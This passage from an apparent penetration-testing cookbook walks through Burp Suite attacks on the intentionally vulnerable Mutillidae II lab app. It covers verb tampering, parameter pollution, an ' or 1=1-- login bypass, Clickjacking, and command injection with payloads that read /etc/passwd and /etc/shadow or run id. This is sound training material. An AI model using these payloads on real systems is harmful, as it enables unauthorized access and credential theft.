#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://192.168.56.101	GET	/mutillidae/index.php?page=home.php&...	✓		200	46441	HTML	php	

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO
Cookie: showhints=1; PHPSESSID=d1745borno09vn4jnjk4m9lcs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

3. In the Intruder | Positions tab, clear all suggested payload markers. Highlight the `GET` verb, and click the Add \$ button to place payload markers around the verb:

The screenshot shows the OWASP ZAP interface with the following navigation bar:

- Target
- Proxy
- Spider
- Scanner
- Intruder
- Repeater
- Sequencer
- Decoder
- Comparer
- Extender
- Project options
- User options
- Alerts

Below the navigation bar, there are tabs for:

- 1 (highlighted)
- 2
- ...

And below those are sub-tabs:

- Target
- Positions
- Payloads (highlighted)
- Options

The main content area is titled "Payload Positions" with a question mark icon. It contains the following text:

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Sniper

The "Payloads" section shows a request configuration:

```
$GET$ /mutillidae/index.php?page=home.php&popUpNotificationCode=HPHO HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=HPHO
Cookie: showhints=1; PHPSESSID=d1745born009vn4jnjk4m9lcs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

4. In the Intruder | Payloads tab, add the following values to the Payload Options [Simple list] text box:

- OPTIONS
- HEAD
- POST
- PUT
- DELETE
- TRACE
- TRACK
- CONNECT
- PROPFIND
- PROPPATCH
- MKCOL
- COPY



5. Uncheck the Payload Encoding box at the bottom of the Payloads page and then click the Start attack button.
6. When the attack results table appears, and the attack is complete, note all of the verbs returning a status code of 200. This is worrisome as most web servers should not be supporting so many verbs. In particular, the support for TRACE and TRACK would be included in the findings and final report as vulnerabilities:

 Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ▲	Payload	Status	Error
0		200	<input type="checkbox"/>
1	OPTIONS	200	<input type="checkbox"/>
2	HEAD	200	<input type="checkbox"/>
3	POST	200	<input type="checkbox"/>
4	PUT	200	<input type="checkbox"/>
5	DELETE	200	<input type="checkbox"/>
6	TRACE	200	<input type="checkbox"/>
7	TRACK	200	<input type="checkbox"/>
8	CONNECT	400	<input type="checkbox"/>
9	PROPFIND	200	<input type="checkbox"/>
10	PROPPATCH	200	<input type="checkbox"/>
11	MKCOL	200	<input type="checkbox"/>
12	COPY	200	<input type="checkbox"/>

How it works...

Testing for HTTP verb tampering includes sending requests against the application using different HTTP methods and analyzing the response received. Testers need to determine whether a status code of 200 is returned for any of the verbs tested, indicating the web server allows requests of this verb type.

Testing for HTTP Parameter Pollution

HTTP Parameter Pollution (HPP) is an attack in which multiple HTTP parameters are sent to the web server with the same name. The intention is to determine whether the application responds in an unanticipated manner, allowing exploitation. For example, in a GET request, additional parameters can be added to the query string—in this fashion: “`&name=value`”—where name is a duplicate parameter name already known by the application code. Likewise, HPP attacks can be performed on POST requests by duplicating a parameter name in the POST body data.

Getting ready

Using OWASP Mutillidae II, let's determine whether the application allows HPP attacks.

How to do it...

1. From the OWASP Mutilliae II menu, select Login by navigating to OWASP 2013 | A1 - Injection (Other) | HTTP Parameter Pollution | Poll Question:

The screenshot shows the OWASP Mutilliae II web application interface. At the top, there is a logo of a red and black spider-like creature next to the text "OWASP Mutilliae II: Web Pwn in Mass Production". Below the logo, the version is listed as "Version: 2.6.24". The security level is "0 (Hosed)", hints are "Enabled (1 - 5cr1pt K1dd1e)", and the user status is "Not Logged In". A navigation bar below the header contains links: Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured. The main menu on the left lists categories: OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, and Documentation. Under "OWASP 2013", the "A1 - Injection (SQL)" item is selected. A dropdown menu titled "User Poll" is open, showing options: HTMLi via HTTP Headers, HTMLi Via DOM Injection, HTMLi Via Cookie Injection, Frame Source Injection, Command Injection, JavaScript Injection, and HTTP Parameter Pollution. The "HTTP Parameter Pollution" option is highlighted with a red box. The "Poll Question" button at the bottom of the dropdown menu is also highlighted with a red box.

2. Select a tool from one of the radio buttons, add your initials, and click the Submit Vote button:

User Poll

 Back
  Help Me!

Hints

User Poll

Choose Your Favorite Security Tool

Initial your choice to make your vote count

nmap
 wireshark
 tcpdump
 netcat
 metasploit
 kismet
 Cain
 Ettercap
 Paros
 Burp Suite
 Sysinternals
 inSIDDer

Your Initials:

Submit Vote

No choice selected

3. Switch to the Burp Proxy | HTTP history tab, and find the request you just performed from the User Poll page. Note the parameter named `choice`. The value of this parameter is Nmap. Right-click and send this request to Repeater:

Screenshot of the Burp Suite interface showing the HTTP history tab.

The current selection is Intercept → HTTP history.

The status bar message says: "Logging of out-of-scope Proxy traffic is disabled" with a "Re-enable" button.

The table shows the following request:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
4	http://192.168.56.101	GET	/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap		✓	200	49086	HTML	php	

The Request tab is selected.

The raw request content is:

```
GET /mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap initial=SW&user-poll-php-submit-button=Submit+Vote HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=user-poll.php
Cookie: showhints=1; PHPSESSID=d1745borno09vn4jnjk4m5lcs; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

A context menu is open over the raw request content, with the "Send to Repeater" option highlighted.

4. Switch to the Burp Repeater and add another parameter with the same name to the query string. Let's pick another tool from the User Poll list

and append it to the query string, for example, "&choice=tcpdump". Click Go to send the request:

The screenshot shows the OWASP ZAP tool's "Request" tab. At the top, there are tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, and Project options. Below these are buttons for "1" and "...". Underneath are buttons for "Go", "Cancel", and navigation arrows. The main area is titled "Request" and has tabs for Raw, Params, Headers, and Hex. The "Raw" tab is selected. The request is a GET to "/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=SW&choice=tcpdump&user-poll-php-submit-button=Submit+Vote" over HTTP/1.1. The "choice" parameter appears twice. The "Headers" tab shows standard browser headers like User-Agent (Mozilla/5.0), Accept, Accept-Language, Accept-Encoding, Referer, and Cookies (showhints=1, PHPSESSID=d1745borno09vn4jnjk4m9lcs2, acopendivids=swingset,otto,phpbb2,redmine, acgroupwithpersist=nada). The "Params" tab shows the csrf-token, choice (nmap), initials (SW), and user-poll-php-submit-button (Submit+Vote) parameters.

```
GET /mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=SW&choice=tcpdump&user-poll-php-submit-button=Submit+Vote HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=user-poll.php
Cookie: showhints=1; PHPSESSID=d1745borno09vn4jnjk4m9lcs2;
acopendivids=swingset,otto,phpbb2,redmine; acgroupwithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

5. Examine the response. Which choice did the application code accept?
This is easy to find by searching for the `Your choice was` string. Clearly, the duplicate choice parameter value is the one the application code accepted to count in the User Poll vote:

Response

Raw Headers Hex HTML Render

```
</td>
</tr>
<tr>
    <td class="label">
        Your Initials:<input type="text" name="initials" ParameterPollutionInjectionPoint="1" value="SW"/>
    </td>
</tr>
<tr><td></td></tr>
<tr>
    <td style="text-align:center;">
        <input name="user-poll-php-submit-button" class="button" type="submit" value="Submit Vote" />
    </td>
</tr>
<tr><td></td></tr>
<tr><td></td></tr>
<tr>
    <td class="report-header" ReflectedXSSExecutionPoint="1">
        Your choice was tcpdump
    </td>
</tr>
</table>
</form>
</fieldset>

<script type="text/javascript">
try{
    document.getElementById("id_choice").focus();
} catch(e){
    alert('Error trying to set focus on field choice: ' + e.message);
// end try
</script>

<div>&ampnbsp</div>
<div>&ampnbsp</div>
<fieldset>
<legend>CSRF Protection Information</legend>
<table style="margin-left:auto; margin-right:auto;">
<tr><td></td></tr>
<tr><td class="report-header">Posted Token: <br/>(Validation not performed)</td></tr>

```

? < + > Your choice was

How it works...

The application code fails to check against multiple parameters with the same name when passed into a function. The result is that the application usually acts upon the last parameter match provided. This can result in odd behavior and unexpected results.

Testing for SQL injection

A SQL injection attack involves an attacker providing input to the database, which is received and used without any validation or sanitization. The result is divulging sensitive data, modifying data, or even bypassing authentication mechanisms.

Getting ready

Using the OWASP Mutillidae II Login page, let's determine whether the application is vulnerable to **SQL injection (SQLi)** attacks.

How to do it...

1. From the OWASP Mutilliae II menu, select Login by navigating to OWASP 2013 | A1-Injection (SQL) | SQLi – Bypass Authentication | Login:

The screenshot shows the OWASP Mutilliae II interface. At the top, there's a logo of a red and black wasp-like creature next to the text "OWASP Mutilliae II: Web Pwn in Mass Production". Below that is a purple header bar with the text "Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In". Underneath is a navigation bar with links: Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured. The main menu has two sections: "OWASP 2013" and "OWASP 2010". Under "OWASP 2013", the "A1 - Injection (SQL)" option is selected, which has a dropdown menu with "SQLi - Extract Data". Under "OWASP 2010", the "A1 - Injection (Other)" option is selected, which has a dropdown menu with "SQLi - Bypass Authentication". To the right of the menu, there's a "Run Testcases Analytics" button.

2. At the Login screen, place invalid credentials into the `username` and `password` text boxes. For example, `username` is `tester` and `password` is `tester`. Before clicking the Login button, let's turn on Proxy | Interceptor.
3. Switch to the Burp Proxy | Intercept tab. Turn the Interceptor on by toggling to Intercept is on.
4. While Proxy | Interceptor has the request paused, insert the new payload of `' or 1=1--<space>` within the `username` parameter and click the Login button:

The screenshot shows the Burp Suite interface in the Proxy tab. At the top, there's a toolbar with tabs: Target, Proxy (which is highlighted in orange), Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. Below the toolbar, there's a sub-toolbar with Intercept (highlighted in blue), HTTP history, WebSockets history, and Options. The main area shows a request to `http://192.168.56.101:80`. Below the request are buttons for Forward, Drop, Intercept is on (which is grayed out), and Action. At the bottom, there are tabs for Raw, Params, Headers, and Hex, with Raw selected. The raw request text is as follows:

```
POST /mutilliae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutilliae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Cookie: showhints=1; PHPSESSID=d1745born00Svn4jnjkv4m9lcs2; acopendifids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
username=tester' or 1=1--&password=tester&login-php-submit-button=Login
```

5. Click the Forward button. Turn Interceptor off by toggling to Intercept is off.

6. Return to the Firefox browser and note you are now logged in as admin!

How it works...

The tester account did not exist in the database; however, the '`or 1=1--<space>`' payload resulted in bypass the authentication mechanism because the SQL code constructed the query based on unsanitized user input. The account of admin is the first account created in the database, so the database defaulted to that account.

There's more...

We used a SQLi wordlist from wfuzz within Burp Intruder to test many different payloads within the same username field. Examine the response for each attack in the results table to determine whether the payload successfully performed a SQL injection.

The construction of SQL injection payloads requires some knowledge of the backend database and the particular syntax required.

Testing for command injection

Command injection involves an attacker attempting to invoke a system command, normally performed at a terminal session, within an HTTP request instead. Many web applications allow system commands through the UI for troubleshooting purposes. A web-penetration tester must test whether the web page allows further commands on the system that should normally be restricted.

Getting ready

For this recipe, you will need the SecLists Payload for Unix commands:

- SecLists-master | Fuzzing | FUZZDB_UnixAttacks.txt
 - Download from GitHub: <https://github.com/danielmiessler/SecLists>

Using the OWASP Mutillidae II DNS Lookup page, let's determine whether the application is vulnerable to command injection attacks.

How to do it...

1. From the OWASP Mutilliae II menu, select DNS Lookup by navigating to OWASP 2013 | A1-Injection (Other) | Command Injection | DNS Lookup:

The screenshot shows the OWASP Mutilliae II web interface. At the top, there's a logo of a red spider and the title "OWASP Mutilliae II: Web Pwn in Mass Production". Below that, a status bar displays "Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In". The main navigation menu has several sections: "OWASP 2013" (with "A1 - Injection (SQL)" selected), "OWASP 2010" (with "A1 - Injection (Other)" selected), "OWASP 2007" (with "A2 - Broken Authentication and Session Management"), "Web Services" (with "A3 - Cross Site Scripting (XSS)" selected), "HTML 5" (with "A4 - Insecure Direct Object References"), and "Others" (with "A5 - Security Misconfiguration"). On the right side of the menu, there's a vertical stack of links: "Vulnerable Web Pen-Testing Application", "help", "tutorials", and "DNS Lookup".

2. On the DNS Lookup page, type the IP address `127.0.0.1` in the text box and click the Lookup DNS button:

DNS Lookup

 Back
 Help Me!


Hints


 AJA**X**
[Switch to SOAP Web Service Version of this Page](#)

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP	<input type="text" value="127.0.0.1"/>
<input type="button" value="Lookup DNS"/>	

3. Switch to the Burp Proxy | HTTP history tab and look for the request you just performed. Right-click on Send to Intruder:



The screenshot shows the Burp Suite interface with the following details:

- HTTP History Tab:** The "Intercept" tab is selected.
- Selected Request:** POST /mutillidae/index.php?page=dns-lookup.php from host 192.168.56.101.
- Context Menu:** A context menu is open over the selected request, with the "Send to Intruder" option highlighted.
- Request Details:**

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=dns-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Cookie: sh0wht1n=1; username=admin; uid=1; PHPSESSID=d1745bor00svn4jnjkv4m9
Connection: close
Upgrade-Insecure-Requests: 1
target_host=127.0.0.1&dns-lookup-php-submit-button=Lookup+DNS
```

4. In the Intruder | Positions tab, clear all suggested payload markers with the Clear \$ button. In the `target_host` parameter, place a pipe symbol (`|`) immediately following the `127.0.0.1` IP address. After the pipe symbol, place an `x`. Highlight the `x` and click the Add \$ button to wrap the `x` with payload markers:

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/mutillidae/index.php?page=dns-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Cookie: showhints=1; username=admin; uid=1; PHPSESSID=d1748borno0svn4jn4v4m9lcs; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

target_host: 127.0.0.1|\${x}dns-lookup-php-submit-button=Lookup+DNS

Add § Clear § Auto § Refresh

5. In the Intruder | Payloads tab, click the Load button. Browse to the location where you downloaded the SecLists-master wordlists from GitHub. Navigate to the location of the `FUZZDB_UnixAttacks.txt` wordlist and use the following to populate the Payload Options [Simple list] box: SecLists-master |Fuzzing | `FUZZDB_UnixAttacks.txt`

Paste

Load ...

Remove

Clear

Add

Enter a new item

Add from list ...

- %00
- %00../../../../etc/passwd
- %00../../../../etc/shadow
- %00/
- %00/etc/passwd%00
- %01%02%03%04%0a%0d%0aADSF
- %08x
- %0A/usr/bin/id
- %0A/usr/bin/id%0A

6. Uncheck the Payload Encoding box at the bottom of the Payloads tab page and then click the Start Attack button.
7. Allow the attack to continue until you reach payload ⁵⁰. Notice the responses through the Render tab around payload ⁴⁵ or so. We are able to perform commands, such as `id`, on the operating system, which displays the results of the commands on the web page:

Intruder attack 3

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
42	%00/etc/passwd%00	200	<input type="checkbox"/>	<input type="checkbox"/>	48730	
43	%01%02%03%04%0a%0d%0aADSF	200	<input type="checkbox"/>	<input type="checkbox"/>	48728	
44	%08x	200	<input type="checkbox"/>	<input type="checkbox"/>	48719	
45	%0A/usr/bin/id	200	<input type="checkbox"/>	<input type="checkbox"/>	48783	
46	%0A/usr/bin/id%0A	200	<input type="checkbox"/>	<input type="checkbox"/>	48784	
47	%0Aid	200	<input type="checkbox"/>	<input type="checkbox"/>	48774	
48	%0Aid%0A	200	<input type="checkbox"/>	<input type="checkbox"/>	48775	

Request Response

Raw Headers Hex HTML Render

Resources



Getting Started:
Project Whitepaper



Release
Announcements



Error: Invalid Input

**Who would you like to do a DNS lookup
on?**

Enter IP or hostname

Hostname/IP

Lookup DNS

Results for 127.0.0.1 | /usr/bin/id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

How it works...

Failure to define and validate user input against an acceptable list of system commands can lead to command injection vulnerabilities. In this case, the application code does not confine system commands available through the UI, allowing visibility and execution of commands on the operating system that should be restricted.

Attacking the Client

In this chapter, we will cover the following recipes:

- Testing for Clickjacking
- Testing for DOM-based cross-site scripting
- Testing for JavaScript execution
- Testing for HTML injection
- Testing for client-side resource manipulation

Introduction

Code available on the client that is executed in the browser requires testing to determine any presence of sensitive information or the allowance of user input without server-side validation. Learn how to perform these tests using Burp.

Software tool requirements

To complete the recipes in this chapter, you will need the following:

- **OWASP Broken Web Applications (VM)**
- **OWASP Mutillidae link**
- **Burp Proxy Community or Professional** (<https://portswigger.net/burp/>)

Testing for Clickjacking


Clickjacking is also known as the **UI redress attack**. This attack is a deceptive technique that tricks a user into interacting with a transparent iframe and, potentially, send unauthorized commands or sensitive information to an attacker-controlled website. Let's see how to use the Burp Clickbandit to test whether a site is vulnerable to Clickjacking.

Getting ready


Using the OWASP Mutillidae II application and the Burp Clickbandit, let's determine whether the application protects against Clickjacking attacks.

How to do it...


1. Navigate to the Home page of the OWASP Mutillidae II.
2. Switch to Burp, and from the top-level menu, select Burp Clickbandit:



3. A pop-up box explains the tool. Click the button entitled Copy Clickbandit to clipboard:



4. Return to the Firefox browser, and press *F12* to bring up the developer tools. From the developer tools menu, select Console, and look for the prompt at the bottom:



5. At the Console prompt (for example, >>), paste into the prompt the Clickbandit script you copied to your clipboard:


```

/*
Copyright PortSwigger Ltd. All rights reserved. Usage is subject to the Burp Suite license terms. See https://portswigger.net for more details.
*/
function() {
    var initialZoomFactor = '1.0', win, doc, width, height, clicks = [];
    function addClickTrap(element, minusY) {
        var clickTrap = doc.createElement('div'), cords = findPos(element);
        clickTrap.style.backgroundColor = 'none';
        clickTrap.style.border = 'none';
        clickTrap.style.position = 'absolute';
        clickTrap.style.left = cords[0] + 'px';
        clickTrap.style.top = cords[1] + 'px';
        clickTrap.style.width = element.offsetWidth + 'px';
        clickTrap.style.height = element.offsetHeight + 'px';
        if(element.zIndex || element.zIndex === '0') {
            clickTrap.style.zIndex = +element.zIndex+1;
        }
        clickTrap.style.opacity = '0.5';
        clickTrap.style.cursor = 'pointer';
        clickTrap.clickTrap = 1;
        clickTrap.addEventListener('click', function(e) {
            generatePoc({xe.pageX, y: minusY?e.pageY-minusY : e.pageY});
            e.preventDefault();
            e.stopPropagation();
            return false;
        }, true);
        doc.body.appendChild(clickTrap);
    }
    function addMessage(msg) {
        var message = document.createElement('div');
        message.style.width = '100%';

```

6. After pasting in the script into the prompt, press the *Enter* key. You should see the Burp Clickbandit Record mode. Click the Start button

to begin:



7. Start clicking around on the application after it appears. Click available links at the top Mutillidae menu, click available links on the side menu, or browse to pages within Mutillidae. Once you've clicked around, press the Finish button on the Burp Clickbandit menu.
8. You should notice big red blocks appear transparently on top of the Mutillidae web pages. Each red block indicates a place where a malicious iframe can appear. Feel free to click each red block to see the next red block appear, and so on:

A screenshot of a web page titled "Web Pwn in Mass Production". The page has a purple header with the title and some status information: "Hints: Enabled (1 - 5cr1pt K1dd1e)" and "Not Logged In". Below the header is a dark grey navigation bar with links: "Single Security", "Enforce SSL", "Reset DB", "View Log", and "View Captured Data". The main content area has a red rectangular overlay with the word "Click" in white. Below the red area, the text "Mutillidae? Check out how to help" is visible.

9. Once you wish to stop and save your results, click the Save button. This will save the Clickjacking PoC in an HTML file for you to place inside your penetration test report.

How it works...

Since the Mutillidae application does not make use of the X-FRAME-OPTIONS header set to `DENY`, it is possible to inject a malicious iframe in to the Mutillidae web pages. The Clickbandit increases the level of opaqueness of the iframe for visibility and creates a **proof of concept (PoC)** to illustrate how the vulnerability can be exploited.

Testing for DOM-based cross-site scripting

The **Document Object Model (DOM)** is a tree-like structural representation of all HTML web pages captured in a browser. Developers use the DOM to store information inside the browser for convenience. As a web penetration tester, it is important to determine the presence of DOM-based **cross-site scripting (XSS)** vulnerabilities.

Getting ready

